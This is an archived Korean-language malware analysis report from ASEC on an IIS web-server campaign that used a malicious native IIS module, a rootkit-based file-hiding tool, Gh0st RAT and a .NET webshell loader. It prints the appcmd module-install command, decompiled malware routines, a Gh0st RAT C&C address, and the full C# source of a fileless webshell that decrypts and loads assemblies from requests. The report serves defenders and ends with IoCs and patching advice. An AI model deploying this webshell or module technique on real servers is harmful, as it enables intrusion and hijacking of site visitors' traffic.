(Larva-25003) 웹 서버 대상 IIS 악성코드 유포 사례 - ASEC

By ATCP

Published: 2025-04-30 · Archived: 2026-04-05 14:12:42 UTC

개요

2025년 2월, AhnLab SEcurity intelligence Center(ASEC)은 중국어를 사용하는 것으로 추정되는 공격자가 국내 웹 서버를 대상으로 웹 서버 네이티브 악성 모듈을 유포한 정황을 확인하였다. 공격자는 보안 관리가 미흡한 웹 서버에 초기 침투를 시도한 뒤 웹쉘 기능을 수행하는 닷넷(.NET) 로더 악성코드(웹쉘)과 백도어를 이용해 웹 서버를 장악하였다. 이후 마이크로소프트 윈도우IIS(Internet Information Service) 웹 서버에 공격자가 제작한 악성 IIS 네이티브 모듈을 등록 및 실행하였다.

악성 IIS 네이티브 모듈이 w3wp.exe 프로세스에 로드되면, 웹 서버에 요청되는 모든 HTTP 요청을 가로채고, 응답 값을 조작하여 특정 페이지로 리다이렉트하거나 웹쉘 기능을 수행한다. 즉, 악성 네이티브 모듈을 통해 공격자는 웹 서버로 들어오는 트래픽을 전부 가로채고, 필요에 따라 변조까지 시도한 것으로 보인다.

이번 공격 배후를 중국어를 사용하는 공격자로 추정한 이유는 중국 공격 그룹이 주로 사용하는 것으로 알려진 Gh0st RAT 악성코드와 중국어로 작성된 “HijackDriverManager”라는 파일명을 갖는파일 숨김 유틸리티 프로그램이 함께 발견되었기 때문이다. 유틸리티의 GUI 버튼은 모두 중국어로표시되어 있었으며 주요

기능은 악성 루트킷 드라이버인 Winkbj.sys 드라이버를 제어해 악성 IIS 모듈을 보안 제품으로부터 은폐하는 기능을 한다.

본 블로그에서는 공격자가 사용한 닷넷 로더 악성코드, 파일 숨김 유틸리티, Gh0st RAT, IIS 네이티브 모듈 악성코드에 대해 다루며 이러한 공격을 예방하고 대응하기 위한 필요한 조치들에 대해 설명한다.

악성코드 분석

공격자는 부적절하게 관리되고 있는 웹 서버에 접근하여 아래와 같이 AppCmd.exe IIS 커맨드라인 관리 명령을 이용해 IIS 네이티브 모듈 악성코드를 설치하였다.

- %SystemRoot%\System32\inetsrv\appcmd.exe install module /name:IsapiCachesModule /image:”C:\Windows\System32\inetsrv\caches.dll” /preCondition:bitness64

위 명령을 실행하면 install module 동작을 통해 IIS 글로벌 네이티브 모듈을 설치할 수 있다. 공격자는 악성 모듈 식별을 위해 모듈 이름을 “IsapiCachesModule”로 지정했고, bitness64 조건을 사용하여 64비트 w3wp.exe 워커 프로세스만 해당 DLL을 로드할 수 있도록 하였다. 명령 수행 결과 w3wp.exe 프로세스는 IIS 네이티브 모듈 악성코드인 caches.dll을 메모리 상에서 로드하여 웹 서버로 들어오는 모든 요청을 가로채고 조작할 수 있게 된다. 이번 공격 사례에서 확인된 악성 IIS 모듈은 다음 세 가지 이벤트 OnGlobalPreBeginRequest, OnBeginRequest, OnSendResponse 각각에 대해 악성 핸들러를 삽입하였다.

- CGlobalModule::OnGlobalPreBeginRequest -> GL_PRE_BEGIN_REQUEST 이벤트 직전 글로벌 레벨에서 가장 먼저 호출
- CHttpModule::OnBeginRequest -> RQ_BEGIN_REQUEST 이벤트 발생 시, 요청 레벨 파이프라인의 맨 처음 호출
- CHttpModule::OnSendResponse -> IIS가 최종 응답 버퍼를 전송하기 직전에 호출

위와 같이 악성 네이티브 글로벌 모듈이 글로벌 진입 직전(OnGlobalPreBeginRequest), 요청 진입 시점(OnBeginRequest), 응답 전송 직전 시점(OnSendResponse)에 악성 핸들러를 삽입하면, IIS 파이프라인 전 구간에 걸쳐 사용자가 요청한 웹 패킷에 대하여 은밀하고 강력한 제어 및 변조를 수행할 수 있다. 각각의 핸들러 내부에는 추가적으로 5개의 악성 클래스를 호출한다.

```
while ( 1 )
{
  v9 = *v7;
  v34 = 0LL;
  v10 = v9 - 1;
  if ( !v10 )
  {
    v14 = (void ***)operator new(8uLL);
    v15 = &WebdllServer::`vftable';
    goto LABEL_13;
  }
  v11 = v10 - 1;
  if ( !v11 )
  {
    v14 = (void ***)operator new(8uLL);
    v15 = &RedirectServer::`vftable';
    goto LABEL_13;
  }
  v12 = v11 - 2;
  if ( !v12 )
  {
    v14 = (void ***)operator new(8uLL);
    v15 = &AffLinkServer::`vftable';
    goto LABEL_13;
  }
  v13 = v12 - 1;
  if ( !v13 )
  {
    v14 = (void ***)operator new(8uLL);
    v15 = &HiJackServer::`vftable';
LABEL_13:
    *v14 = v15;
    goto LABEL_14;
```

[그림 1] 악성 클래스 호출 코드

각 클래스에서는 HTTP 요청 구문에 POST/GET, 페이지 경로 등을 파싱하고 매칭 조건에 따라 다양한 기능을 수행한다. 아래 [표 1]은 각 클래스에 대한 기능 설명이다.

클래스 이름	기능
WebdllServer	1. 요청 URL 경로에 “web.dll”이 포함되어 있는 경우 동작 2. 호스트 헤더가 존재할 때 “?”뒤의 쿼리 문자열을 추출하여 C:\inetpub\wwwroot\ 하위 경로에 해당 파일에 .asp를 붙여 찾아 실행하거나 필요 시에 디렉터리 생성 후 ASP 엔진에 로드 및 실행
RedirectServer	1. 클라이언트 HTTP 요청 패킷 내부에서 landing page URL을 파싱 2. <script>window.location.href=…</script> 페이지 응답을 반환하여 해당 페이지로 접속하도록 응답 값 전송
AffLinkServer	1. aff 파라미터나 쿠키에서 “aff”를 찾아 제휴 배너서버에 대한 링크 정보 확인 2. 제휴 배너 HTML을 생성하여 응답 값을 전송
HiJackServer	1. HTTP 요청 패킷의 URI에 “/health”, “/debug”, “/conf”, “/clean”, “/delete_tmp” 등의 존재 유무를 확인

	2. 메모리 상태, 설정 값 요청에 따른 서버 상태값을 응답 값으로 회신
UploadServer	1. HTTP 요청 패킷의 URI에 “/mywebdll” 문자열 존재 유무 확인 2. 요청 클라이언트에 HTML 업로드 폼 제공

[표 1] 공격자 명령 수행 클래스 5개

2. HijackDriverManager

공격자는 IIS 네이티브 악성 모듈을 웹 서버 시스템에 설치하기 전에 루트킷 악성코드를 이용해 파일 숨김 기능을 제공하는 “HijackDriverManager” 유틸리티를 시스템에 생성했다. 이 유틸리티는 루트킷 드라이버를 통해 특정 파일·이미지·레지스트리 키 등 커널 객체에 대한 접근을 차단함으로써, 이후 설치될 악성 네이티브 모듈이 보안 제품에 탐지되지 않도록 은폐하는 용도로 활용된 것으로 보인다.

[그림 2] HijackDriverManager 실행 화면 (중국어 GUI)

3. Gh0st RAT

피해 시스템에서는 Gh0st RAT 사용 흔적이 추가로 확인이 되었다. Gh0st RAT은 주로 중국 기반의 APT 공격 그룹에서 사용하는 백도어 악성코드로 알려져있으며 파일/쉘/스크린/비디오/오디오/키보드/시스템 관리 기능을 제공하는 강력한 백도어 악성코드이다.

C&C 서버 : 47.236.9[.]229:10086

```
SetEvent(hEvent);
switch ( a1 )
{
  case 'S':
    sub_1000C570(1);
    break;
  case 'T':
    mciSendStringA("set cdaudio door open", 0, 0, 0);
    break;
  case 'U':
    mciSendStringA("set cdaudio door closed wait", 0, 0, 0);
    break;
  case 'V':
    WindowA = FindWindowA("Progman", 0);
    ShowWindow(WindowA, 0);
    break;
  case 'W':
    v2 = FindWindowA("Progman", 0);
    ShowWindow(v2, 5);
    break;
  case 'X':
    for ( i = 1000; i < 1050; ++i )
    {
      Beep(i, 0x1Eu);
      Sleep(0x64u);
    }
```


[그림 3] Gh0st RAT 악성코드의 오디오 데이터 탈취 코드 루틴

4. 닷넷 로더 악성코드(웹쉘)

닷넷 로더 악성코드도 피해 시스템에서 확인이 되었다. 발견된 악성코드의 경로를 보면 ASP.NET의 동적 컴파일 메커니즘으로 인하여 Temporary 폴더에 악성 dll이 생성되었다. 즉, 클라이언트가 웹 서버에 URL을 호출하면 w3wp.exe 프로세스가 해당 ASPX 파일을 로드 및 컴파일을 수행한다. 이 과정에서 아래 경로에 악성 DLL이 생성 및 로드된다.

- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\44365c70\3eb5ad5a\App_Web_zcd2fld5.dll

생성된 로더 악성코드는 서버에 요청되는 본문(Request.InputStream)의 BASE64 데이터를 디코딩하고 AES 알고리즘으로 디코딩된 데이터를 복호화 및 메모리 상에서 어셈블리 로드를 수행한다.



```
using System;
using System.IO;
using System.Reflection;
using System.Security.Cryptography;
using System.Text;
using System.Web;
using System.Web.SessionState;

// Token: 0x02000002 RID: 2
public class Handler : IHttpHandler, IRequiresSessionState
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public void ProcessRequest(HttpContext context)
    {
        try
        {
            string text = "900bc885d7553375";
            byte[] bytes = Encoding.Default.GetBytes(text);
            context.Session.Add("sky", text);
            StreamReader streamReader = new StreamReader(context.Request.InputStream);
            string text2 = streamReader.ReadLine();
            if (!string.IsNullOrEmpty(text2))
            {
                byte[] array = Convert.FromBase64String(text2);
                Assembly assembly = typeof(Environment).Assembly;
                RijndaelManaged rijndaelManaged = (RijndaelManaged)assembly.CreateInstance("System.Security.Cryptography.RijndaelManaged");
                byte[] rawAssembly = rijndaelManaged.CreateDecryptor(bytes, bytes).TransformFinalBlock(array, 0, array.Length);
                Assembly.Load(rawAssembly).CreateInstance("U").Equals(context);
                streamReader.Close();
            }
        }
        catch
        {
        }
    }

    // Token: 0x17000001 RID: 1
    // (get) Token: 0x06000002 RID: 2 RVA: 0x00002118 File Offset: 0x00000318
    public bool IsReusable
    {
        get
        {
            return false;
        }
    }
}
```

[그림 4] 닷넷 로더 악성코드의 어셈블리 로드 코드 루틴

메모리 상에서 어셈블리가 로드되기 때문에 파일리스 형태로 동작하는 것이 특징이며 분석 당시 어셈블리 데이터 확보가 불가했지만, 최종 실행되는 악성의 기능은 웹쉘 기능을 수행했을 것으로 추정된다.

결론

이번 사례에서 공격자는 보안 관리가 미흡한 IIS 웹 서버에 닷넷 로더, Gh0st RAT 백도어 그리고 악성 IIS 네이티브 모듈을 유포하여 웹 서버로 들어오는 모든 HTTP 트래픽을 가로채고 응답을 변조하였다. 확보한 악성코드 기능을 토대로 공격자의 공격 목적을 추정해보면 웹 서버에 악성 모듈을 설치함으로써 해당 웹 서버로 요청되는 HTTP 트래픽에 대한 응답 값으로 제휴 링크를 삽입하여 광고/제휴 사이트 배너 노출로 발생하는 수익 목적과 피싱 페이지 리다이렉트를 통해 민감 정보 유출을 목적으로 해당 악성코드를 설치했을 것으로 추정된다.

따라서 서버 관리자는 서버 OS에 대한 최신 보안 패치와 보안 제품의 실시간, 행위 기반 탐지 기능을 활성화하여 알려지지 않은 파일 및 위협을 예방해야 한다.

MD5

1ca50c2d1b82732fc6c834bbdd4e34e2

2965ddbcd11a08a3ca159af187ef754c

381b2bc9bddbc405f727992f24942750

57b9f95562017eb483b592c7e0b4a0ea

a09ceb23ad5e23269a34801cfff3a26b

추가 IoC는 ATIP에서 제공됩니다.

IP
